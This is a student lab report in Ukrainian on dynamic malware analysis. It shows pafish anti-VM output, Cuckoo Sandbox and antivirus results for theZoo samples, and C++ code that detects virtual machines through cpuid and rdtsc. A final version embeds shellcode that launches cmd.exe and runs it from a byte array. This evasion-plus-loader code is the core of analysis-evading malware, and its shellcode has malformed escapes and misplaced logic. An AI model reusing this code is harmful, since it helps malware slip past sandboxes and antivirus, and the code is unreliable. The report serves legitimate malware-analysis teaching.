

Міністерство освіти і науки України  
Національний технічний університет України  
"Київський політехнічний інститут імені Ігоря Сікорського"  
Фізико-технічний інститут

## ЗВОРОТНА РОЗРОБКА ТА АНАЛІЗ ШКІДЛИВОГО ЗАБЕЗПЕЧЕННЯ

Лабораторна робота №3  
Динамічний аналіз шкідливого програмного забезпечення  
Варіант 18

Виконала:  
студентка 3 курсу  
гр. ФБ-92  
Шатковська Діана

Перевірів:  
Якобчук Д.І.

Київ - 2021

# Динамічний аналіз шкідливого програмного забезпечення

Мета роботи:

Отримати навички динамічного аналізу ШПЗ для платформ Windows x86 та x64.

## Хід роботи

### Завдання 1

Протестуйте pafish.exe у Cuckoo. Порівняйте результати з прямим запуском у віртуальній машині.

```
* Pafish (Paranoid Fish) *
[-] Windows version: 6.2 build 9200
[-] Running in WoW64: True
[-] CPU: AuthenticAMD
    Hypervisor: VMwareVMware
    CPU brand: AMD Ryzen 5 4600HSS with Radeon Graphics
[-] Debuggers detection
[*] Using IsDebuggerPresent() ... OK
[*] Using BeingDebugged via PEB access ... OK
[-] CPU information based detections
[*] Checking the difference between CPU timestamp counters (rdtsc) ... OK
[*] Checking the difference between CPU timestamp counters (rdtsc) forcing VM exit ... traced!
[*] Checking hypervisor bit in cpuid feature bits ... traced!
[*] Checking cpuid hypervisor vendor for known VM vendors ... traced!
[-] Generic reverse turing tests
[*] Checking mouse presence ... OK
[*] Checking mouse movement ... traced!
[*] Checking mouse speed ... traced!
[*] Checking mouse click activity ... traced!
[*] Checking mouse double click activity ... traced!
[*] Checking dialog confirmation ... traced!
[*] Checking plausible dialog confirmation ... traced!
[-] Generic sandbox detection
[*] Checking username ... OK
[*] Checking file path ... OK
[*] Checking common sample names in drives root ... OK
[*] Checking if disk size <= 60GB via DeviceIoControl() ... OK
[*] Checking if disk size <= 60GB via GetDiskFreeSpaceExA() ... traced!
[*] Checking if Sleep() is patched using GetTickCount() ... OK
[*] Checking if NumberOfProcessors is < 2 via PEB access ... OK
[*] Checking if NumberOfProcessors is < 2 via GetSystemInfo() ... OK
[*] Checking if physical memory is < 1Gb ... OK
[*] Checking operating system uptime using GetTickCount() ... OK
[*] Checking if operating system IsNativeVhdBoot() ... OK
```

```

[-] Hooks detection
[*] Checking function ShellExecuteExW method 1 ... OK
[*] Checking function CreateProcessA method 1 ... OK

[-] Sandboxie detection
[*] Using GetModuleHandle(sbi.dll) ... OK

[-] Wine detection
[*] Using GetProcAddress(wine_get_unix_file_name) from kernel32.dll ... OK
[*] Reg key (HKCU\SOFTWARE\Wine) ... OK

[-] VirtualBox detection
[*] Scsi port->bus->target id->logical unit id-> 0 identifier ... OK
[*] Reg key (HKLM\HARDWARE\Description\System "SystemBiosVersion") ... OK
[*] Reg key (HKLM\SOFTWARE\Oracle\VirtualBox Guest Additions) ... OK
[*] Reg key (HKLM\HARDWARE\Description\System "VideoBiosVersion") ... OK
[*] Reg key (HKLM\HARDWARE\ACPI\DSDT\VBOX_) ... OK
[*] Reg key (HKLM\HARDWARE\ACPI\FADT\VBOX_) ... OK
[*] Reg key (HKLM\HARDWARE\ACPI\RSMT\VBOX_) ... OK
[*] Reg key (HKLM\SYSTEM\ControlSet001\Services\VBox*) ... OK
[*] Reg key (HKLM\HARDWARE\DESCRIPTION\System "SystemBiosDate") ... OK
[*] Driver files in C:\WINDOWS\system32\drivers\VBox* ... OK
[*] Additional system files ... OK
[*] Looking for a MAC address starting with 08:00:27 ... OK
[*] Looking for pseudo devices ... OK
[*] Looking for VBoxTray windows ... OK
[*] Looking for VBox network share ... OK
[*] Looking for VBox processes (vboxservice.exe, vboxtray.exe) ... OK
[*] Looking for VBox devices using WMI ... OK

[-] VMware detection
[*] Scsi port 0,1,2 ->bus->target id->logical unit id-> 0 identifier ... OK
[*] Reg key (HKLM\SOFTWARE\VMware, Inc.\VMware Tools) ... OK
[*] Looking for C:\WINDOWS\system32\drivers\vmtoolsd.sys ... OK
[*] Looking for C:\WINDOWS\system32\drivers\vmtoolsd.sys ... OK
[*] Looking for a MAC address starting with 00:05:69, 00:0C:29, 00:1C:14 or 00:50:56 ... traced!
[*] Looking for network adapter name ... OK
[*] Looking for pseudo devices ... OK
[*] Looking for VMware serial number ... traced!

[-] Qemu detection
[*] Scsi port->bus->target id->logical unit id-> 0 identifier ... OK
[*] Reg key (HKLM\HARDWARE\Description\System "SystemBiosVersion") ... OK
[*] cpuid CPU brand string 'QEMU Virtual CPU' ... OK

[-] Bochs detection
[*] Reg key (HKLM\HARDWARE\Description\System "SystemBiosVersion") ... OK
[*] cpuid AMD wrong value for processor name ... OK
[*] cpuid Intel wrong value for processor name ... OK

[-] Cuckoo detection
[*] Looking in the TLS for the hooks information structure ... OK

```

## pafish.log :

```

[pafish] Start
[pafish] Windows version: 6.2 build 9200 (WoW64)
[pafish] CPU: AuthenticAMD (HV: VMwareVMware) AMD Ryzen 5 4600HSS with Radeon Graphics
[pafish] CPU VM traced by checking the difference between CPU timestamp counters (rdtsc)
forcing VM exit
[pafish] CPU VM traced by checking hypervisor bit in cpuid feature bits
[pafish] CPU VM traced by checking cpuid hypervisor vendor for known VM vendors
[pafish] Sandbox traced by missing mouse movement
[pafish] Sandbox traced by missing mouse movement or supernatural speed
[pafish] Sandbox traced by missing mouse click activity
[pafish] Sandbox traced by missing double click activity
[pafish] Sandbox traced by missing dialog confirmation
[pafish] Sandbox traced by missing or implausible dialog confirmation
[pafish] Sandbox traced by checking disk size <= 60GB via GetDiskFreeSpaceExA()
[pafish] VMware traced using MAC address starting with 00:05:69, 00:0C:29, 00:1C:14 or 00:50:56
[pafish] VMware serial number traced using WMI
[pafish] End

```

Download Resubmit sample

This file is **very suspicious**, with a score of **10 out of 10!**

**Please notice:** The scoring system is currently still in development and should be considered an *alpha* feature.



Expecting different results? Send us this analysis and we will inspect it. [Click here](#)



- 1 Yara rules detected for file (10 events)
- 1 Checks if process is being debugged by a debugger (2 events)
- 1 Command line console output was observed (50 out of 2803 events)
- 1 Collects information to fingerprint the system (MachineGuid, DigitalProductId, SystemBiosDate) (1 event)
- 1 Checks amount of memory in system, this can be used to detect virtual machines that have a low amount of memory available (1 event)
- 1 Queries the disk size which could be used to detect virtual machine with small fixed size or dynamic allocation (2 events)
- 1 Executes one or more WMI queries (2 events)
- 1 Searches running processes potentially to identify processes for sandbox evasion, code injection or memory dumping (21 events)
- 1 Checks adapter addresses which can be used to detect virtual network interfaces (1 event)
- 1 The binary likely contains encrypted or compressed data indicative of a packer (2 events)

❗ Executes one or more WMI queries which can be used to identify virtual machines (2 events)	>
✖ Looks for known filepaths where sandboxes execute samples (4 events)	>
✖ Checks the version of Bios, possibly for anti-virtualization (2 events)	>
✖ Attempts to detect a virtual machine by the use of a pseudo device (2 events)	>
✖ Installs an hook procedure to monitor for mouse events (1 event)	>
✖ Detects Joe or Anubis Sandboxes through the presence of a file (1 event)	>
✖ Detects VirtualBox through the presence of a device (4 events)	>
✖ Detects VirtualBox through the presence of a file (16 events)	>
✖ Detects VirtualBox through the presence of a registry key (4 events)	>
✖ Detects VirtualBox using WNetGetProviderName trick (1 event)	>
✖ Detects VirtualBox through the presence of a window (2 events)	>
✖ Detects VMWare through the presence of various files (4 events)	>
✖ Detects VMWare through the presence of a registry key (1 event)	>
✖ Detects the presence of Wine emulator (2 events)	>
✖ File has been identified by 3 AntiVirus engine on IRMA as malicious (3 events)	>

## Завдання 2

Дослідіть 3-5 зразків з theZoo у

- Cuckoo Sandbox;
- Антивірусній лабораторії. Список антивірусів:
  - Kaspersky Free Antivirus;
  - Avast Free Antivirus;
  - 360 Total Security;

### ***FancyBear.GermanParliament***


360T:


Found 1 item(s) to be resolved
Resolve
Skip


☒ High-risk items
 1 item(s) ^

☒ C:\Users\diana\O...\FancyBear.GermanParliament
 Win64/HackTool.G...
ⓘ
🛡️+


AvastTS:



KFA:




Cuckoo Sandbox:



Dyre

360T:



 Found 1 item(s) to be resolved

Resolve

Skip

☒ High-risk items


1 item(s) ^

☒ C:\Users\diana\OneDrive\P...\Dyre\_Unpacked.file Win32/Ransom.BL...  

### AvastTS:

Ім'я загрози	Win32:Dyre-F [Trj]
Тип загрози	Троян — це загроза, яка видає себе за щось інше (наприклад, малюнок, документ або інший файл), щоб обманом змусити вас відкрити файл та заразити комп'ютер.
Шлях до файлу	C:\Users\diana\AppData\Local\Temp\Temp1_Dyre.zip\Unpacked\Dyre_Unpacked.file
Процес	\\GLOBALROOTS\System Idle Process
Виявлено за допомогою	Захист від файлів
Стан	Переміщено в карантин   <a href="#">Відкрити карантин</a>

### KFA:

 Обнаружено: Trojan-Ransom.Win32.Blocker.fgpq  
Объект: C:\Users\diana\OneDrive\Робочий стіл\lab7\Dyre\_Unpacked.file  
Время: 26.12.2021 22:28

Устранить

▼










### Cuckoo Sandbox:

**Yara**

- HeavensGate - Heaven's Gate: Switch from 32-bit to 64-mode
- anti\_dbg - Checks if being debugged
- inject\_thread - Code injection with CreateRemoteThread in a remote process
- network\_http - Communications over HTTP
- network\_tcp\_socket - Communications over RAW socket
- escalate\_priv - Escalade privileges
- win\_mutex - Create or check mutex
- win\_registry - Affect system registries
- win\_token - Affect system token
- win\_files\_operation - Affect private profile






**Score**

This file is **very suspicious**, with a score of **10 out of 10!**

 Yara rules detected for file (10 events)	>
 Allocates read-write-execute memory (usually to unpack itself) (4 events)	>
 Creates executable files on the filesystem (1 event)	>
 Drops an executable to the user AppData folder (1 event)	>
 Installs itself for autorun at Windows startup (1 event)	>
 Deletes executed files from disk (1 event)	>
 Expresses interest in specific running processes (1 event)	>
 File has been identified by 14 AntiVirus engine on IRMA as malicious (14 events)	>
 File has been identified by 58 AntiVirus engines on VirusTotal as malicious (50 out of 58 events)	>

## Artemis


360T:

	No threats found	
	Resolved	0
	Found	0
	Scanned	1
	Time taken	00:00:03

AvastTS:

### Знайдено 1 шкідливу програму

Ці небажані гості можуть зашкодити комп'ютеру або вашій конфіденційності. Наполегливо рекомендуємо перемістити їх у карантин.

<input type="checkbox"/>	Ім'я загрози	Інфікований файл	
<input type="checkbox"/>	 FileRepMetagen [Malware]	C:\Users\diana\OneDrive\Робочий стіл\la...	...

KFA:

### Выборочная проверка

Выберите объекты, которые хотите проверить.

Безопасно: угроз не обнаружено.

Проверка файла "InstallBC201401.exe" завершена меньше минуты назад

✓ Проверен 1 файл.

Выбрать

Cuckoo Sandbox:

Yara

- PUP\_InstallRex\_AntiFWb - Malware InstallRex / AntiFW
- PUP\_InstallRex\_AntiFWb - Malware InstallRex / AntiFW
- Check\_OutputDebugStringA\_iat - (no description)
- anti\_dbg - Checks if being debugged
- win\_files\_operation - Affect private profile

### Score

This file is **very suspicious**, with a score of **10 out of 10!**




Yara rules detected for file (5 events)	>
Allocates read-write-execute memory (usually to unpack itself) (2 events)	>
This executable has a PDB path (1 event)	>
Checks amount of memory in system, this can be used to detect virtual machines that have a low amount of memory available (1 event)	>
The executable contains unknown PE section names indicative of a packer (could be a false positive) (2 events)	>
Queries the disk size which could be used to detect virtual machine with small fixed size or dynamic allocation (1 event)	>
Creates executable files on the filesystem (3 events)	>
Drops an executable to the user AppData folder (1 event)	>
The binary likely contains encrypted or compressed data indicative of a packer (3 events)	>
Queries for potentially installed applications (6 events)	>
File has been identified by 4 AntiVirus engine on IRMA as malicious (4 events)	>
File has been identified by 30 AntiVirus engines on VirusTotal as malicious (30 events)	>

### Завдання 3


Реалізуйте мовою C/C++ детектування середовища аналізу – при запуску у Сискоо та лабораторії з попереднього пункту програма:

- не має ознак шкідливості у Сискоо та не детектується антивірусами,
- завершує роботу в середовищі аналізу,
- при запуску у фізичній системі показує повідомлення користувачу.

Фізична система:



У середовищі аналізу:



```
#include <windows.h>
#include <stdio>
#include <intrin.h>

bool IsVM()
{
    int cpuInfo[4] = {};

    //
    // Upon execution, code should check bit 31 of register ECX
    // (the "hypervisor present bit"). If this bit is set, a hypervisor is present.
```

```

// In a non-virtualized environment, the bit will be clear.
//
__cpuid(cpuInfo, 1);

if (!(cpuInfo[2] & (1 << 31)))
    return false;

//
// A hypervisor is running on the machine. Query the vendor id.
//
const auto queryVendorIdMagic = 0x40000000;
__cpuid(cpuInfo, queryVendorIdMagic);

const int vendorIdLength = 13;
using VendorIdStr = char[vendorIdLength];

VendorIdStr hyperVendorId = {};

memcpy(hyperVendorId + 0, &cpuInfo[1], 4);
memcpy(hyperVendorId + 4, &cpuInfo[2], 4);
memcpy(hyperVendorId + 8, &cpuInfo[3], 4);
hyperVendorId[12] = '\0';

static const VendorIdStr vendors[]{
    "KVMKVMKVM\0\0\0", // KVM
    "Microsoft Hv",    // Microsoft Hyper-V or Windows Virtual PC */
    "VMwareVMware",    // VMware
    "XenVMMXenVMM",    // Xen
    "prl hyperv ",     // Parallels
    "VBoxVBoxVBox"     // VirtualBox
};

for (const auto& vendor : vendors)
{
    if (!memcmp(vendor, hyperVendorId, vendorIdLength))
        return true;
}

return false;
}

bool IsVMRunning()
{
#ifdef _WIN64
    UINT64 time1 = __rdtsc();
    UINT64 time2 = __rdtsc();
    return ((time2 - time1) > 500);
#else
    unsigned int time1 = 0;
    unsigned int time2 = 0;
    __asm
    {
        RDTSC
        MOV time1, EAX
        RDTSC
        MOV time2, EAX
    }
    return ((time2 - time1) > 500);
#endif
}

int main()
{
    if (!IsVM() and !IsVMRunning())
    {
        MessageBox(NULL, L"Hi there!", L"Greetings.exe", MB_OK);
    }
}

```

```

else
{
    MessageBox(NULL, L"Oh, no, It's VM!", L"Sad.exe:", MB_OK);
}
system("pause");
return 0;
}

```

**Замініть повідомлення на запуск довільного шеллкоду**

**Приклад шелкоду [Allwin WinExec cmd.exe + ExitProcess Shellcode](#)**

```

#include <windows.h>
#include <intrin.h>

#include <stdio.h>
#include <string.h>
#include <stdlib.h>

bool IsVM()
{
    int cpuInfo[4] = {};

    //
    // Upon execution, code should check bit 31 of register ECX
    // (the "hypervisor present bit"). If this bit is set, a hypervisor is present.
    // In a non-virtualized environment, the bit will be clear.
    //
    __cpuid(cpuInfo, 1);

    if (!(cpuInfo[2] & (1 << 31)))
        return false;

    //
    // A hypervisor is running on the machine. Query the vendor id.
    //
    const auto queryVendorIdMagic = 0x40000000;
    __cpuid(cpuInfo, queryVendorIdMagic);

    const int vendorIdLength = 13;
    using VendorIdStr = char[vendorIdLength];

    VendorIdStr hyperVendorId = {};

    memcpy(hyperVendorId + 0, &cpuInfo[1], 4);
    memcpy(hyperVendorId + 4, &cpuInfo[2], 4);
    memcpy(hyperVendorId + 8, &cpuInfo[3], 4);
    hyperVendorId[12] = '\0';

    static const VendorIdStr vendors[]{
        "KVMKVMKVM\0\0\0", // KVM
        "Microsoft Hv",    // Microsoft Hyper-V or Windows Virtual PC */
        "VMwareVMware",    // VMware
        "XenVMMXenVMM",    // Xen
        "prl hyperv ",      // Parallels
        "VBoxVBoxVBox"     // VirtualBox
    };

    for (const auto& vendor : vendors)
    {
        if (!memcmp(vendor, hyperVendorId, vendorIdLength))
            return true;
    }

    return false;
}

```

```

bool IsVMRunning()
{
#ifdef _WIN64
    UINT64 time1 = __rdtsc();
    UINT64 time2 = __rdtsc();
    return ((time2 - time1) > 500);
#else
    unsigned int time1 = 0;
    unsigned int time2 = 0;
    __asm
    {
        RDTSC
        MOV time1, EAX
        RDTSC
        MOV time2, EAX
    }
    return ((time2 - time1) > 500);
#endif
}

int main()
{
    if (!IsVM() and !IsVMRunning())
    {
        MessageBox(NULL, L"Hi there!", L"Greetings.exe", MB_OK);
    }
    else
    {
        MessageBox(NULL, L"Oh, no, It's VM!", L"Sad.exe", MB_OK);

        unsigned char shellcode[] =
            "\xFC\x33\xD2\xB2\x30\x64\xFF\x32\x5A\x8B"
            "\x52\x0C\x8B\x52\x14\x8B\x72\x28\x33\xC9"
            "\xB1\x18\x33\xFF\x33\xC0\xAC\x3C\x61\x7C"
            "\x02\x2C\x20\xC1\xCF\x0D\x03\xF8\xE2\xF0"
            "\x81\xFF\x5B\xBC\x4A\x6A\x8B\x5A\x10\x8B"
            "\x12\x75\xDA\x8B\x53\x3C\x03\xD3\xFF\x72"
            "\x34\x8B\x52\x78\x03\xD3\x8B\x72\x20\x03"
            "\xF3\x33\xC9\x41\xAD\x03\xC3\x81\x38\x47"
            "\x65\x74\x50\x75\F4\x81\x78\x04\x72\x6F"
            "\x63\x41\x75\xEB\x81\x78\x08\x64\x64\x72"
            "\x65\x75\xE2\x49\x8B\x72\x24\x03\F3\x66"
            "\x8B\x0C\x4E\x8B\x72\x1C\x03\F3\x8B\x14"
            "\x8E\x03\xD3\x52\x68\x78\x65\x63\x01\xFE"
            "\x4C\x24\x03\x68\x57\x69\x6E\x45\x54\x53"
            "\xFF\xD2\x68\x63\x6D\x64\x01\xFE\x4C\x24"
            "\x03\x6A\x05\x33\xC9\x8D\x4C\x24\x04\x51"
            "\xFF\xD0\x68\x65\x73\x73\x01\x8B\xDF\xFE"
            "\x4C\x24\x03\x68\x50\x72\x6F\x63\x68\x45"
            "\x78\x69\x74\x54\xFF\x74\x24\x20\xFF\x54"
            "\x24\x20\x57\xFF\xD0";

        void (*func)();
        func = (void(*)())(void*)shellcode;
        (void) (*func)();

        system("PAUSE");
    }
    system("pause");
    return 0;
}

```